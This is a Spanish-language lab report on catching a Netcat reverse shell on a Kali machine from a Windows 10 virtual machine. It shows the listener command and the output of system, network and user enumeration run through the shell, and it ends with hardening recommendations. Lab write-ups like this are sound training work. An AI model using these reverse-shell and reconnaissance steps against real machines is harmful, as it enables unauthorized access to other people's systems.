

# Reporte sobre actividad: Montar una shell inversa y ejecutar comandos remotos en windows

---

**Fecha:** 11 de noviembre de 2024

**IP del origen:** 192.168.1.57

**IP del destino:** 192.168.1.60

**Puerto utilizado:** 4444


**Protocolo:** TCP

---

## Descripción del Incidente:

Durante una prueba de conectividad y administración remota, se estableció una conexión entre una máquina Kali Linux (IP 192.168.1.57) y una máquina con Windows 10 (IP 192.168.1.60) mediante Netcat. La máquina de destino se encuentra ejecutando Windows 10 en un entorno virtualizado (VirtualBox).

1. **Conexión inicial:** Se realizó un ping a la dirección IP 192.168.1.60, el cual tuvo éxito con tiempos de respuesta de 0.253 ms a 0.327 ms, lo que indica que la máquina remota está accesible en la red.



```
(miguel@kali)-[~]
$ ping 192.168.1.60
PING 192.168.1.60 (192.168.1.60) 56(84) bytes of data.
64 bytes from 192.168.1.60: icmp_seq=1 ttl=128 time=0.327 ms
64 bytes from 192.168.1.60: icmp_seq=2 ttl=128 time=0.253 ms
64 bytes from 192.168.1.60: icmp_seq=3 ttl=128 time=0.265 ms
^C
— 192.168.1.60 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.253/0.281/0.327/0.032 ms
```

2. **Establecimiento de la conexión Netcat:** Posteriormente, se inició un servidor Netcat en Kali Linux para escuchar en el puerto 4444, y la máquina remota, 192.168.1.60, se conectó exitosamente al puerto 4444 de la máquina Kali Linux.



```
(miguel@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.57] from (UNKNOWN) [192.168.1.60] 49774
```

3. **Exploración del sistema remoto:**
  - Se ejecutó el comando `dir` en la máquina remota, lo que reveló los directorios disponibles en la cuenta de usuario `mange`, incluyendo carpetas comunes como "Documentos", "Descargas", "Música", "Imágenes", "Videos",

entre otras.

```
connect to [192.168.1.37] from (UNKNOWN) [192.168.1.60] 49760
dir

Directorio: C:\Users\mange

Mode                LastWriteTime         Length Name
----                -
d-r--              12/07/2024   11:46 p. m.         3D Objects
d-r--              12/07/2024   11:46 p. m.         Contacts
d-----          12/07/2024   11:49 p. m.         Documents
d-r--              12/07/2024   11:46 p. m.         Downloads
d-r--              12/07/2024   11:46 p. m.         Favorites
d-r--              12/07/2024   11:46 p. m.         Links
d-r--              12/07/2024   11:46 p. m.         Music
dar--l             20/09/2024   12:02 p. m.         OneDrive
d-----          12/07/2024   11:49 p. m.         Pictures
d-r--              12/07/2024   11:46 p. m.         Saved Games
d-r--              12/07/2024   11:47 p. m.         Searches
d-r--              11/11/2024   10:20 p. m.         Videos
```

- Se ejecutó el comando `systeminfo`, que proporcionó información detallada sobre el sistema, incluyendo:
  - Nombre del sistema operativo: Windows 10 Home (versión 10.0.19045)
  - Nombre del host: DESKTOP-RRKLBJS
  - Memoria total: 2.048 MB
  - Dirección IP: 192.168.1.60

- Configuración de red: DHCP habilitado, puerta de enlace predeterminada: 192.168.1.1

```
systeminfo

Nombre de host: DESKTOP-RRKLBJS
Nombre del sistema operativo: Microsoft Windows 10 Home
Versión del sistema operativo: 10.0.19045 N/D Compilación 19045
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Estación de trabajo independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: mangelcard@hotmail.com
Organización registrada:
Id. del producto: 00326-10000-00000-AA194
Fecha de instalación original: 12/07/2024, 10:25:36 p. m.
Tiempo de arranque del sistema: 11/11/2024, 10:25:40 p. m.
Fabricante del sistema: innotek GmbH
Modelo del sistema: VirtualBox
Tipo de sistema: x64-based PC
Procesador(es): 1 Procesadores instalados.
[01]: AMD64 Family 25 Model 80 Stepping 0 A

cAMD ~3893 Mhz
Versión del BIOS: innotek GmbH VirtualBox, 1/12/2006
Directorio de Windows: C:\Windows
Directorio de sistema: C:\Windows\system32
Dispositivo de arranque: \Device\HarddiskVolume1
Configuración regional del sistema: es-mx;Español (México)
Idioma de entrada: es-mx;Español (México)
Zona horaria: (UTC-05:00) Bogotá, Lima, Quito, Rio Branco
Cantidad total de memoria física: 2.048 MB
Memoria física disponible: 813 MB
Memoria virtual: tamaño máximo: 3.200 MB
Memoria virtual: disponible: 1.731 MB
Memoria virtual: en uso: 1.469 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio: WORKGROUP
Servidor de inicio de sesión: \\DESKTOP-RRKLBJS
Revisión(es): 7 revisión(es) instaladas.
[01]: KB5044020
[02]: KB5011048
[03]: KB5015684
[04]: KB5044273
```

#### 4. Accesos de red:

- Se ejecutó el comando `netstat -an`, que mostró múltiples puertos en escucha en la máquina remota, incluidos los puertos comunes utilizados para

la comunicación de red (por ejemplo, TCP/445, TCP/135, UDP/123).

```
netstat -an

Conexiones activas

Proto  Dirección local      Dirección remota      Estado
TCP    0.0.0.0:135           0.0.0.0:0             LISTENING
TCP    0.0.0.0:445           0.0.0.0:0             LISTENING
TCP    0.0.0.0:5040          0.0.0.0:0             LISTENING
TCP    0.0.0.0:5357          0.0.0.0:0             LISTENING
TCP    0.0.0.0:49664         0.0.0.0:0             LISTENING
TCP    0.0.0.0:49665         0.0.0.0:0             LISTENING
TCP    0.0.0.0:49666         0.0.0.0:0             LISTENING
TCP    0.0.0.0:49667         0.0.0.0:0             LISTENING
TCP    0.0.0.0:49668         0.0.0.0:0             LISTENING
TCP    0.0.0.0:49669         0.0.0.0:0             LISTENING
TCP    0.0.0.0:49757         0.0.0.0:0             LISTENING
TCP    192.168.1.60:139      0.0.0.0:0             LISTENING
TCP    192.168.1.60:49707    20.7.2.167:443        ESTABLISHED
TCP    192.168.1.60:49715    104.75.170.115:443    CLOSE_WAIT
TCP    192.168.1.60:49720    13.107.219.254:443    CLOSE_WAIT
TCP    192.168.1.60:49734    20.7.2.167:443        ESTABLISHED
TCP    192.168.1.60:49736    104.75.170.107:443    CLOSE_WAIT
TCP    192.168.1.60:49738    13.107.213.254:443    CLOSE_WAIT
TCP    192.168.1.60:49773    20.226.163.200:443    ESTABLISHED
TCP    192.168.1.60:49774    192.168.1.57:4444     ESTABLISHED
TCP    192.168.1.60:49775    20.190.151.131:443    ESTABLISHED
TCP    192.168.1.60:49776    20.189.173.10:443     ESTABLISHED
TCP    [::]:135              [::]:0                LISTENING
TCP    [::]:445              [::]:0                LISTENING
TCP    [::]:5357             [::]:0                LISTENING
TCP    [::]:49664            [::]:0                LISTENING
TCP    [::]:49665            [::]:0                LISTENING
TCP    [::]:49666            [::]:0                LISTENING
TCP    [::]:49667            [::]:0                LISTENING
TCP    [::]:49668            [::]:0                LISTENING
TCP    [::]:49669            [::]:0                LISTENING
TCP    [::]:49757            [::]:0                LISTENING
UDP    0.0.0.0:123           *:*                    LISTENING
UDP    0.0.0.0:500           *:*                    LISTENING
UDP    0.0.0.0:3702          *:*                    LISTENING
UDP    0.0.0.0:3702          *:*                    LISTENING
UDP    0.0.0.0:3702          *:*                    LISTENING
```

- También se observó que varios puertos estaban en el estado **ESTABLISHED**, indicando conexiones activas hacia servidores externos, como 20.7.2.167 (conexiones HTTPS) y 104.75.170.115, entre otros.

○

##### 5. Información de usuario:

- Se ejecutó **net user**, que mostró las cuentas de usuario presentes en la máquina remota, incluyendo la cuenta **mange** y las cuentas predeterminadas como **Administrador** e **Invitado**.

```
net user

Cuentas de usuario de \\DESKTOP-RRKLBJS

Administrador      DefaultAccount      Invitado
mange              WDAGUtilityAccount
Se ha completado el comando correctamente.
```

## Conclusiones:

- La máquina remota es accesible en la red y permite conexiones entrantes en el puerto 4444.
- Se logró obtener información relevante sobre el sistema, como detalles del sistema operativo y configuraciones de red.
- Existen múltiples conexiones activas hacia servidores externos, lo que puede indicar actividad de comunicación con servicios externos o aplicaciones en la red.
- No se encontraron evidencias directas de actividades maliciosas, pero la presencia de puertos en escucha (como 445, 135) puede ser indicativo de posibles vectores de ataque.

## Recomendaciones:

1. **Revisión de seguridad:** Es recomendable revisar las configuraciones de red y cortafuegos (firewall) de la máquina remota para asegurarse de que solo los puertos necesarios estén abiertos y que las conexiones a puertos de red sensibles estén restringidas.
2. **Monitoreo de conexiones externas:** Se debe realizar un seguimiento de las conexiones activas y sus destinos (como las IPs externas observadas en el estado **ESTABLISHED**).
3. **Fortalecimiento de las credenciales de acceso:** Asegurar que las cuentas de usuario en la máquina remota tengan contraseñas fuertes y que las cuentas predeterminadas como **Administrador** o **Invitado** estén correctamente deshabilitadas o gestionadas.